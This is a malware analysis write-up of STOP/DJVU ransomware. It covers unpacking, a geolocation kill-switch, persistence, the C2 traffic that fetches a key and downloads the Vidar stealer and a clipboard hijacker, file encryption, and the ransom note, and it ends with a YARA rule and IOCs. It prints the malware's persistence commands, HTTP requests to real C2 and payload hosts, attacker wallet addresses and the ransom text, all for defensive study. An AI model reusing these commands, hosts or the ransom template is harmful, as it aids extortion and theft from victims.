Analysing STOP Ransomware

glyc3rius.github.io/2024/02/stop/

Glyc3rius February 11, 2024

Contents

Glyc3rius included in Reports
2024-02-11 1459 words 7 minutes

Overview

STOP/DJVU ransomware can be executed with one of the parameters listed: `--Admin`, `--ForNetRes`, `--Task` , `--AutoStart` or `--Service` . It gathers location information of the victim with the help of a geolocation API service and compares its hard coded country codes to the victim's code, if one of them matches the malware stops running. It uses the `Salsa20` algorithm to encrypt files and adds the `.cdpo` file extension at the end of each one of them. The malware maintains persistence with two methods: a run key named `SysHelper` and a scheduled task called `Time Trigger Task`. It drops additional payloads (in our case Vidar and a Clipboard Hijacker) from malicious URLs and a Public Key is also loaded from the C2 server.

Unpacking

The unpacking procedure is fairly simple. We only have to put a breakpoint on the `WriteProcessMemory` function that writes data to an area of memory in a specified process, then run the program until it hits that breakpoint. We need to dump the 3rd argument of `WriteProcessMemory` which is the `lpBuffer` that is a pointer to the buffer that contains data to be written in the address space of the specified process. After following it in dump, the `MZ` signature is found which is a clear indicator of a Windows executable. The last thing that should be done is to clear the junk code in a hex editor and we finally obtain the unpacked file.




Figure 1: Unpacking STOP Ransomware

Execution Parameters

Before we get into analysing what this malware is capable of, it's important to note that it can execute itself with different parameters from command line. First, the ransomware tries to launch itself with `--Admin IsNotAutoStart IsNotTask` parameters. It gives admin access rights while the `IsNotAutoStart` indicates it won't run automatically when the system starts up and the `IsNotTask` parameter means the execution of the program is not scheduled automatically.

However, STOP ransomware has five more ways to start its execution:


- `--Admin IsAutoStart IsTask`
- `--ForNetRes IsAutoStart IsTask`
- `--Task`
- `--AutoStart`
- `--Service`

Location Information

The malware first makes a request to the Geo-IP API service `https[:]//api.2ip.ua/geo.json` which obtains quite a few location related information of the victim and collects it in a `JSON` file. Here is an example of it according to the geolocation site:

```
{"ip":"8.8.8.8",
"country_code":"US",
"country":"United states of
america",
"country_rus":"США",
"country_ua":"США",
"region":"California",
"region_rus":"Калифорния",
"region_ua":"Каліфорнія",
"city":"Mountain view",
"city_rus":"Маунтин-Вью",
"latitude":"37.38605",
"longitude":"-122.08385",
"zip_code":"94035",
"time_zone":"-08:00"}
```

The `country_code` field is compared and checked to numerous other countries:



```
0040D0FB    C785 6CFFFFFF 0400500 mov dword ptr ss:[ebp-94],stop.500004    500004:"RU"
0040D105    C785 70FFFFFF 0800500 mov dword ptr ss:[ebp-90],stop.500008    500008:"BY"
0040D10F    C785 74FFFFFF 0C00500 mov dword ptr ss:[ebp-8C],stop.50000C    50000C:"UA"
0040D119    C785 78FFFFFF 1000500 mov dword ptr ss:[ebp-88],stop.500010    500010:"AZ"
0040D123    C785 7CFFFFFF 1400500 mov dword ptr ss:[ebp-84],stop.500014    500014:"AM"
0040D12D    C745 80 18005000      mov dword ptr ss:[ebp-80],stop.500018    500018:"TJ"
0040D134    C745 84 1C005000      mov dword ptr ss:[ebp-7C],stop.50001C    50001C:"KZ"
0040D13B    C745 88 20005000      mov dword ptr ss:[ebp-78],stop.500020    500020:"KG"
0040D142    C745 8C 24005000      mov dword ptr ss:[ebp-74],stop.500024    500024:"UZ"
0040D149    C745 90 28005000      mov dword ptr ss:[ebp-70],stop.500028    500028:"SY"
```

Figure 2: Country codes that stop execution

Where `RU` is Russia, `BY` is Belarus, `UA` is Ukraine, `AZ` is Azerbaijan, `AM` is Armenia, `TJ` is Tajikistan, `KZ` is Kazakhstan, `KG` is Kyrgyzstan, `UZ` is Uzbekistan, `SY` is Syria. In case one of the hard coded `country_code` is detected, the ransomware stops execution. However, if it doesn't match, the execution of the malware continues.


Persistence

This malware uses two types of persistence methods. Under the `Software\Microsoft\Windows\CurrentVersion\Run` registry key, it creates a value called `SysHelper`. This makes the malware run every time the victim logs on. Then it executes the following command inside the created directory:

```
icacls "C:\Users\admin\AppData\Local\8a4577dc-de55-4eb5-b48a-8a3eee60cd95" /deny *S-1-1-0:(OI)(CI)
(DE,DC)
```

The command denies the "Delete" and "Delete Child" permissions for the group 'Everyone' on this specific directory. The randomly named directory `8a4577dc-de55-4eb5-b48a-8a3eee60cd95` is generated by the malware itself with the `UuidCreate` and `UuidToStringW` functions.

The other persistence mechanism is a scheduled task with the Task Scheduler COM API. After viewing and searching the scheduled tasks on the infected machine, we notice a suspicious task called `Time Trigger Task`. The action details confirm that it is indeed related to the malware and it is repeated after every 5 minutes indefinitely.



Name	Status	Triggers	Next Run Time	Last Run Time	Last
Time Trigger Task	Ready	At 12:28 AM on 2/7/2024 - After triggered, repeat every 5 minutes indefinitely. Trigger expires at 5/2/2030 8:00:00 AM.	2/7/2024 12:53:55 AM	2/7/2024 12:48:55 AM	The

When you create a task, you must specify the action that will occur when your task starts. To change these actions, open the task property pages using the Properties command.


Action	Details
Start a program	C:\Users\paula\AppData\Local\ca7e9bec-c1eb-4c05-9880-6b2c756fc9f2\5e19952acedb1da68215069d44ce1f3d48da10491151003148f1cceab03f1073.exe --Task

Figure 3: Scheduled task under the Time Trigger Task name

HTTP Communication

Public Key

In this specific PCAP, we have three crucial HTTP messages to analyse. First, it sends a `GET` request to the `habrafa[.]com` C2 host which contains a `pid` in the URL that is an `MD5` hash of the victim's MAC address. The host then responds back with a `PUBLIC KEY` (in `PEM` format) and an `id` which are stored in a text file called `bowsakkdestx.txt` on the victim's machine.




```
GET /test1/get.php?pid=D2A34488191DA742578166D02E2C8607&first=true HTTP/1.1
User-Agent: Microsoft Internet Explorer
Host: habrafa.com

HTTP/1.1 200 OK
Date: Sun, 21 Jan 2024 02:11:36 GMT
Server: Apache/2.4.37 (Win64) PHP/5.6.40
X-Powered-By: PHP/5.6.40
Content-Length: 559
Connection: close
Content-Type: text/html; charset=UTF-8

{"public_key":"-----BEGIN&#160;PUBLIC&#160;KEY-----\\nMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAy9VH06CfD5sw6ciRgg2t\\nyX2zovApQUF\/
NMg2LddMXZBpxWxMe\/9W2kc0kOYnVqBiFbEDL7Iy+DqAEjB0oYCj\\n3maQEPGth8v77Qx8gU+cEomazjQjS3A6wBzFWyfwJkScENErSpBtoGt1f1dWYvZc\
\n5rpbE05CX5LRCZB4Svw5bdEBAIsuCMF0Ol08RB\/18XRp631K9PpCgRRmmM4aG6wU\\nHsbzdK2NpMUQL6NrDcBYTXuVIaV2CzT4Av+I77kImUVLoqCk9eSQ8owdktgG8eP1\
\nA7+9\/d4iFSxryCPv62k+9PgSGXg6YsM6o7nn\/FE3wp3UITBpAWpJPH9YX6WczKUk\\ncwIDAQAB\\n-----END&#160;PUBLIC&#160;KEY-----\
\n","id":"2Ptx77xVfSgVo6G7AazrJdDaQabQ8LbrfWeHbTew"}
```

Figure 4: HTTP Stream of the Public Key

Malicious Payloads


The second HTTP message requests a file from `brusuax[.]com` with the name `build2.exe` which is a Windows executable. After unpacking, it is revealed that it's a Vidar stealer malware which is quite common in case of STOP ransomware. It steals information and cryptocurrencies, if you want to get familiar with the infostealer and its functionalities, look for related articles in Malpedia's collection.



```
GET /dl/build2.exe HTTP/1.1
User-Agent: Microsoft Internet Explorer
Host: brusuax.com

HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Sun, 21 Jan 2024 02:11:30 GMT
Content-Type: application/octet-stream
Content-Length: 285184
Last-Modified: Tue, 16 Jan 2024 14:12:51 GMT
Connection: close
ETag: "65a68ee3-45a00"
Accept-Ranges: bytes

MZ......................@............................................ .!..L.!This program cannot be run in DOS mode.
```

Figure 5: HTTP Stream of build2.exe

There is also a `build3.exe` loaded by the ransomware from the `habrafa[.]com` C2 host. This is also a Windows executable as the `MZ` signature indicates.



```
GET /files/1/build3.exe HTTP/1.1
User-Agent: Microsoft Internet Explorer
Host: habrafa.com

HTTP/1.1 200 OK
Date: Sun, 21 Jan 2024 02:11:44 GMT
Server: Apache/2.4.37 (Win64) PHP/5.6.40
Last-Modified: Mon, 09 Oct 2023 19:50:06 GMT
ETag: "4ae00-6074de5a4a562"
Accept-Ranges: bytes
Content-Length: 306688
Connection: close
Content-Type: application/x-msdownload

MZ......................@............................................ .!..L.!This program cannot be run in DOS mode.
```

Figure 6: HTTP Stream of build3.exe

This PE file seems packed, but fortunately the unpacking is pretty easy and similar to the one described above. We just have to set a breakpoint on the `NtWriteVirtualMemory` function, then follow the third argument in dump. After that, follow in memory map and dump it to a file. The very last thing we have to do is cleaning the file in a hex editor. This additional payload is a `Clipboard Hijacker` that keeps track of the clipboard activity and aims to replace the cryptocurrency address with the attacker's own address. It executes the following command on the victim:

```
/C /create /F /sc minute /mo 1 /tn "Azure-Update-Task" /tr
"C:\Users\admin\AppData\Roaming\Microsoft\Network\mstsca.exe"
```


This creates a scheduled task named `Azure-Update-Task` with a schedule frequency of one minute, and runs the `mstsca.exe` file which is the malicious executable. Further looking into the unpacked sample, a mutex named `M5/610HP/STAGE2` and several cryptocurrency addresses were found:

Cryptocurrency Addresses
1My2QNmVqkvN5M13xk8DWftjwC9G1F2w8Z
3NLzE3tXwoagBrgFsjNNkPZfrESydTD8JP
bc1qx8vykfse9s9llguez9cuyjmy092yeqkesl2r5v
bnb136ns6lfw4zs5hg4n85vdthaad7hq5m4gtkgf23
LLiNjWA9h4LxVtDigLQ79xQdGiJYC4oHis
MBD2C8QV7RDrNtSDRe9B2iH5r7yH4iMcxk
ltc1qa5lae8k7tzcw5lcjfvfs3n0nhf0z3cgrsz2dym
addr1qx4jwm700r2w6fneakg0r5pkg76vu7qkt6qv7zxza3qu3w9tyahu77x5a5n8nmvs78grv3a5eeupvh5qeuyv9mzpezuq60zykl
Ae2tdPwUPEZDqNhACJ3ZT5NdVjkNffGAwa4Mc9N95udKWYzt1VnFngLMnPE
t1VQgJMcNsBHsDyu1tXmJZjDpgbm3ftmTGN
DBbgRYaKG993LFJKCWz73PZqveWsnwRmGc

Cryptocurrency Addresses
89SPVUAPHDLSq5pRdf8Eo6SLnKRJ8BNSYYnvPL6iJxGP4FBCBmkeV3CTSLCbk6uydxRnub4gLH6TBRycxSAQN2m1KcnhrSZ
42UxohbdHGMYGPvW5Uep45Jt9Rj2WvTV958B5G5vHnawZhA4UwoD53Tafn6GRmcGdoSFUfCQN6Xm37LBZZ6qNBorFw3b6s2
0xa6360e294DfCe4fE4Edf61b170c76770691aA111

Configuration

The malware has several data tables in the `.data` section. These tables have either 10 or 16 values that point to the `.rdata` section. That is the location of the actual data we have to decrypt to extract the configuration. The XOR operator is used for the encryption procedure with the value `0x80`.




```
                         LAB_0040efc0                                    XREF[1]:     0040efcf(j)
0040efc0 8b 0b                MOV        data_table,dword ptr [EBX]
0040efc2 8b 0c 91             MOV        data_table,dword ptr [data_table + ptr_malloc*0x4]
0040efc5 80 34 01 80          XOR        byte ptr [data_table + block_size*0x1],0x80
0040efc9 40                   INC        block_size
0040efca 3d 97 00 00 00       CMP        block_size,151
0040efcf 7c ef                JL         LAB_0040efc0
0040efd1 42                   INC        ptr_malloc
0040efd2 8b f2                MOV        ESI,ptr_malloc
0040efd4 89 55 fc             MOV        dword ptr [EBP + count],ptr_malloc
0040efd7 3b 55 08             CMP        ptr_malloc,dword ptr [EBP + number_of_bytes_to_alloc]
0040efda 7c a4                JL         LAB_0040ef80
```

Figure 7: XOR encryption of the malware's configuration

File Encryption


The ransomware uses the Salsa20 algorithm to encrypt files on the victim's computer. After analyses, the file indicates that OpenSSL was also used in the encryption process since it contains several related strings. There are a few file extensions that the malware doesn't encrypt, such as `.sys`, `.ini`, `.DLL`, `.dll`, `.blf`, `.bat`, `.lnk`, and `.regtrans-ms`. This sample uses the `.cdpo` file extension for the encrypted files, however the extension varies from executable to executable. The first 5 bytes are not encrypted by the ransomware while at the end of each file, the ransomware appends a `UUID` (created with `CreateUuid` and `UuidToStringA` functions) that is encrypted with the RSA 2048 Public Key, the `PersonalID` and the `{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}` value:



```
000C0400  0C F0 A9 63 E9 05 60 DB 26 29 F4 C9 58 49 9C E6  .ð©cé.`Û&)ôÉXIœæ
000C0410  14 7A 82 19 1E 4C C3 95 F2 0D DE 49 D7 AC E6 86  .z‚..LÕò.ÞI×¬æ†
000C0420  D5 F3 8E 57 EA 69 0E 32 D0 BE B2 47 A5 64 E0 80  ÕóŽWêi.2Ð¾²G¥dà€
000C0430  93 B6 BC C5 9C EF BF 41 7B C2 81 BB 0D 74 4F 19  “¶¼ÅœïĀA{Â.».tO.
000C0440  36 11 89 51 9D E4 52 01 82 51 39 95 87 6B 34 F4  6.‰Q.äR.‚Q9•‡k4ô
000C0450  DE E5 70 B4 87 E4 F2 B4 85 CD 56 35 26 82 18 89  Þåp´‡äò´…ÍV5&‚.‰
000C0460  96 D8 8A 74 14 B8 26 C0 DD 1F 3F 27 91 A8 CD 5B  –ØŠt.¸&ÀÝ.?'‘¨Í[
000C0470  30 1C 6B ED 13 DA E8 66 3C 6E 2C 36 FE 04 59 BD  0.kí.Úèf<n,6þ.Y½
000C0480  37 E2 A3 DC A3 33 2A F6 C5 FE E7 1C 18 BD 02 98  7â£Ü£3*öÅþç..½.˜
000C0490  61 2C 23 B8 B0 A0 97 1B 5C 2F 20 E1 DD BB 53 EB  a,#¸° —.\/ áÝ»Së
000C04A0  EC 2B 27 15 19 36 9F F2 F6 49 B8 94 81 57 5B 97  ì+'..6ŸòöI¸”.W[—
000C04B0  4D 60 BC 3E 3E 58 CE 3B 21 A7 34 C6 8C 43 41 FC  M`¼>>XÎ;!§4ÆŒCAü
000C04C0  0F 89 43 38 7A 94 08 4F B5 3E F1 7C 8B 12 0E 12  .‰C8z”.Oµ>ñ|‹...
000C04D0  1C FB 8C 89 48 2B 61 B7 FA 97 BD FA 0E FD 50 D5  .ûŒ‰H+a·ú—½ú.ýPÕ
000C04E0  20 79 9C CE 23 50 F5 29 AD B4 1A 47 28 D8 BB 47   yœÎ#Põ).´.G(Ø»G
000C04F0  14 41 D6 92 95 57 9E 3B 8D C3 FF E0 C8 E1 10 76  .AÖ’•Wž;.ÃÿàÈá.v
000C0500  42 6E 33 71 39 37 68 77 4C 6F 75 4B 62 68 6B 51  Bn3q97hwLouKbhkQ
000C0510  52 4E 4F 34 53 65 56 30 37 67 6A 64 45 51 56 6D  RNO4SeV07gjdEQVm
000C0520  38 4E 4B 68 67 30 74 31 7B 33 36 41 36 39 38 42  8NKhg0t1{36A698B
000C0530  39 2D 44 36 37 43 2D 34 45 30 37 2D 42 45 38 32  9-D67C-4E07-BE82
000C0540  2D 30 45 43 35 42 31 34 42 34 44 46 35 7D        -0EC5B14B4DF5}
```

Figure 8: Ending of an encrypted file in hex editor

The ransom note is placed in the `_readme.txt` file that specifies the ransom demand and presents additional information like emails to contact, a WeTransfer link that supposedly demonstrates how to decrypt an encrypted file and the personal ID of the user:



ATTENTION!

Don't worry, you can return all your files!
All your files like pictures, databases, documents and other important are encrypted with strongest encryption and unique key.
The only method of recovering files is to purchase decrypt tool and unique key for you.
This software will decrypt all your encrypted files.
What guarantees you have?
You can send one of your encrypted file from your PC and we decrypt it for free.
But we can decrypt only 1 file for free. File must not contain valuable information.
You can get and look video overview decrypt tool:
https://we.tl/t-FCWSCsjEWS
Price of private key and decrypt software is $1999.
Discount 50% available if you contact us first 72 hours, that's price for you is $999.
Please note that you'll never restore your data without payment.
Check your e-mail "Spam" or "Junk" folder if you don't get answer more than 6 hours.


To get this software you need write on our e-mail:
support@freshingmail.top

Reserve e-mail address to contact us:
datarestorehelpyou@airmail.cc

Your personal ID:

Figure 9: Ransom note in _readme.txt file

A `PersonalID.txt` file is also created and placed in the `SystemID` folder on the victim's machine:



Name	Date modified	Type	Size
PersonalID.txt	2/3/2024 1:48 PM	Text Document	1 KB

Figure 10: PersonalID.txt file on the victim's machine

Yara Rule

```
rule STOP_ransomware
{
    meta:
        description = "Detects Unpacked STOP Ransomware Samples"
        author = "Glyc3rius"
        date_created = "11/02/2024"
        sha256 =
"236259fb27568c5b6ba0ed090909d2f1aeb70258673f3b561514350a65eba77a"
    strings:
         $s_launch_arg1 = "--Admin" wide
         $s_launch_arg2 = "IsNotAutoStart" wide
         $s_launch_arg3 = "IsNotTask" wide
         $s_launch_arg4 = "--AutoStart" wide
         $s_launch_arg5 = "IsAutoStart" wide
         $s_launch_arg6 = "IsTask" wide
         $s_launch_arg7 = "--ForNetRes" wide
         $s_launch_arg8 = "--Task" wide
         $s_launch_arg9 = "--Service" wide

         $s_pdb = "encrypt_win_api.pdb"
         $s_jpg = "5d2860c89d774.jpg" wide
         $s_scheduled_task = "Time Trigger Task" wide

         $mutex_1 = "{1D6FC66E-D1F3-422C-8A53-C0BBCF3D900D}"
         $mutex_2 = "{FBB4BCC6-05C7-4ADD-B67B-A98A697323C1}"
         $m_end_of_encrypted_file = "{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}"

   condition:
         uint16(0) == 0x5a4d
         and all of ($s*)
         and (any of ($m*))
}
```

IOCs

Indicators of Compromise	Description
5e19952acedb1da68215069d44ce1f3d48da10491151003148f1cceab03f1073	STOP Packed Sample
236259fb27568c5b6ba0ed090909d2f1aeb70258673f3b561514350a65eba77a	STOP Unpacked Sample
e3d16f3f69fa0857f966022387ee6f9408385ddf389d09ffe7dc44acc8ac1ad5	Packed Vidar Infostealer (build2.exe)
0e5849b3c364687599909abee08ab6638521ea62b887dc365e40d2589959ac8b	Unpacked Vidar Infostealer
fef2c8ca07c500e416fd7700a381c39899ee26ce1119f62e7c65cf922ce8b408	Packed Clipboard Hijacker (build3.exe)
8d7f0e6b6877bdfb9f4531afafd0451f7d17f0ac24e2f2427e9b4ecc5452b9f0	Unpacked Clipboard Hijacker
habrafa[.]com/test1/get.php	Command and Control (C2)
http[:]//brusuax[.]com/dl/build2.exe	Payload URL , drops Vidar

Indicators of Compromise	Description
http[:]//habrafa[.]com/files/1/build3.exe	Payload URL, drops Clipboard Hijacker

References